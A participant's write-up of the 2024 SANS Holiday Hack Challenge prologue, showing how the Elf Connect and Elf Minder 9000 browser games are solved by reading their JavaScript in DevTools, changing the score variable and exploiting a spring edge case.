2024 SANS Holiday Hack Challenge

Report by James Mar

Introduction

Welcome, Fellow Hackers! If you're reading this, the competition phase of the SANS Holiday Hack Challenge (HHC) has concluded, and we're now in the season of shared learning through write-ups. While the challenge itself is still live and you can run through it at your own pace—with solutions in hand—this report aims to offer insights and guidance to enhance your experience.

This year, the Discord server felt more active than ever, creating a vibrant sense of collaboration. While chatting with several players, we realized that we'd connected during past Holiday Hack Challenges—a discovery that added a unique layer of nostalgia and familiarity. In a separate highlight, I also ended up meeting a fellow hacker for lunch in a nearby city. It was a great conversation with someone who shares a passion for challenges like these, making it a memorable moment of the season.

I'd like to take a moment to thank the creators and developers of the challenge for their immense effort and creativity. This event is a highlight for so many of us, and it wouldn't be possible without their dedication. Writing this report has been an invaluable learning experience for me, and I hope it provides clarity, inspiration, and knowledge for you as well.

Finally, if you've never participated during the live competition phase, I encourage you to join next year. The excitement of solving challenges in real time, paired with an incredibly active and supportive Discord community, makes for an unforgettable experience.

Happy hacking, and I hope to see you all in the next challenge!

Legend for the different sections:

🎯 **Goals** Defines the objectives of the challenge.

🧙 **Key Hints** Hints from the game that are especially useful.

💡 **Background Info** Context to help understand the solution steps.

📝 **Side Note** Related information.

🔎 **Solution Steps for Silver** Steps to solve the challenge.

✅ **Silver/Gold Answer** The solution to the challenge.

🌟 **Key Learnings** Highlights lessons and skills gained from the challenge.

Prologue: Frosty's Island Map

Prologue: Holiday Hack Orientation ❄ ❄ ❄ ❄ ❄

🎯 **Goals**

Learn about completing challenges, conversing with elves, and interacting with a terminal.

✅ **Answer**

answer

Prologue: Elf Connect ❄ ❄ ❄ ❄ ❄

Help Angel Candysalt connect the dots in a game of connections.

🎯 Goals

- Silver: Hack the JavaScript to complete the categorization game.
- Gold: Hack the JavaScript to get a score over 50000.

🧙 Key Hints

If you're curious, you might want to check under the hood. Try opening the browser's developer tools console and looking around—there might even be a variable named 'score' that could give you some insights. Sometimes, games hold secrets for those who dig a little deeper. Give it a shot and see what you can discover!

💡 Background Info: DevTools and JavaScript

- Browser developer tools (DevTools) are a suite of tools built into modern web browsers. They help in debugging and analyzing web pages and applications. Shortcuts: `F12`; `Ctrl + Shift + I`; `Cmd + Option + I`; `right click-inspect`.
- JavaScript is the programming language used for most web development making them interactive and fun.


🔎 Solution Steps for Silver

This challenge is based on the popular New York Times 'Connections' game. We're presented with a set of tiles where our goal is to find 4 tiles that share a common theme. We could solve it manually, but the more exciting way is to hack it!

📝 Side Note

Many games in the HHC are opened in an iframe. It's sometimes simpler to open games in their own tab. In DevTools, search for `iframe` in the Elements tab. From here you can right-click the link to open the game in its own tab.


In DevTools, the `Sources` tab has the JavaScript file under the `hhc24-elfconnect` subdomain. While looking at the code, we're excited to see that all the words from the game are on lines 61-64. It's always a thrill to find something recognizable to the game with the chance at hacking it. Then just a few lines down on lines 70-73, the indexes of the correct sets are given.



One could manually extract the correct sets, but it'd be a bit tedious. Making a small script saves time and is really rewarding. The following script can be run in the console to output the correct answers. It loops through the word sets and correct sets to output the grouped tiles in a readable format. This could be done in any other language, but using JavaScript is handy since the variables are already set in the browser.


```
for (let i = 1; i <= 4; i++) {
    for (let j = 0; j < correctSets.length; j++) {
        let result = `Word Set ${i}, Correct Set ${j+1}: `;
        for (let k = 0; k < 4; k++) {
            result += wordSets[i][correctSets[j][k]] + " ";
        }
        console.log(result.trim());
    }
}
```

This code can be run in the console in DevTools. If you didn't open the game in its own tab, make sure the context is correct. Below, I show changing it from `top` to `hhc24-elfconnect.holidayhackchallenge.com`.



Silver Answer

Below shows the results of the script with the theme of each solution set on the right.



Solution Steps for Gold

One hint refers to a variable named `score`. Going back to the same source as above, the `score` variable is modified by adding `100` on line 247. On 251, there's a test if the `score` is greater than `50000`.

```
246             // Update score by 100 points
247             score += 100;
248             scoreText.setText('Score: ' + score);
249
250             // Add high-score board
251             if (score > 50000) {
252                 highScoreText.setText('High Score: ' + score);
253                 emitter.explode(20);
254                 submitAction(2);
255                 displaySuccessMessage('Great Job Hacker! Elf Connect Complete and Hacked!', function () {
```

Gold Answer

Set the score to 50001 in the console (check the right context), complete a set, and it completes the hard challenge.

```
> score = 50001
< 50001
```

Key Learnings

- Understanding how the answers are set in JavaScript can help you beat the game quickly.
- Understanding new cybersecurity terms. Some might come in handy later in the HHC (like what's Ottendorf? 🤔).
- How you can hack the score in the console using JavaScript.

Prologue: Elf Minder 9000❄ ❄ ❄ ❄ ❄

Assist Poinsettia McMittens with playing a game of Elf Minder 9000.

Goals


Craft a path for an elf to travel from one flag to another while avoiding obstacles and collecting every crate within the specified time. Understand the JavaScript to find an edge case to solve the last puzzle.


Key Hints

When developing a video game—even a simple one—it's surprisingly easy to overlook an edge case in the game logic, which can lead to unexpected behavior.

Answer


Below shows the paths I drew, the objects I placed, and the rotations I made.


Rotate 2x
Rotate 1x



🔎 Solution Steps for Gold

After finishing Silver, a new level, "A Real Pickle," appears where the final flag is surrounded by rocks. One hint refers to an edge case. Poinsettia also mentions springs and a "comment." There is a comment on line 298 in `guide.js` that says `fix this`.



Side Note

An edge case refers to a situation that occurs only at an extreme (maximum or minimum) operating parameter. In this case, it refers to when a spring's destination is another spring. With the fast pace of growth, developers sometimes are not able to fix things they intended before deploying code to production. Sometimes comments highlight where bugs were left unfixed.


To understand what this was, I looked above it and found that it was in the `getSpringTarget` function.

```
266     getSpringTarget(springCell) {
```

Lines 281-284 plus line 298 state that if the landing point from a spring is a portal or another spring, then make spring target the first segment that was placed, or `this.segments[0][0]`. So to solve this puzzle, place a first path segment going toward the finish flag, place paths/tunnels to collect all crates, then have the character jump from one spring to land on another spring.

```
281         entityHere = this.entities.find(entity =>
282             ~[
283                 EntityTypes.PORTAL,
284                 EntityTypes.SPRING,
285             ].indexOf(entity[2]) &&
286             searchIndex &&
287             entity[0] === nextPoint[0] &&
288             entity[1] === nextPoint[1]);
```

```
298         if (entityHere) return this.segments[0][0]; // fix this
```




Alternate Solution Steps for Gold

On line 944 in `game.js`, it has the logic to limit the number of springs to `2` by removing the oldest spring.

```
944         if (existingSprings.length === 2) {
945             // remove just the oldest spring
946             const oldestSpring = game.entities.findIndex(entity => entity[2] === EntityTypes.SPRING);
947             game.entities.splice(oldestSpring, 1);
948         }
```

The `if` statement could be commented, but I just added two zeros to make it `200`. See the local content override section in the `Act 2: Snowball Showdown` section for details on how to do this. This enabled me to add more springs to solve the challenge.




In the console, we get a special ASCII art log message when there are more than 2 springs that's triggered from this code:

```
if (this.EMMEHGERDTICKSTHERESTICKSEVERYWHEREARHGHAHGREHUHGHH === 0 && this.getEntitiesByType(EntityTypes.SPRING).length > 2 && typeof process === 'undefined') {
    console.log(whyCantIHoldAllTheseSprings());
```


📝Side Notes

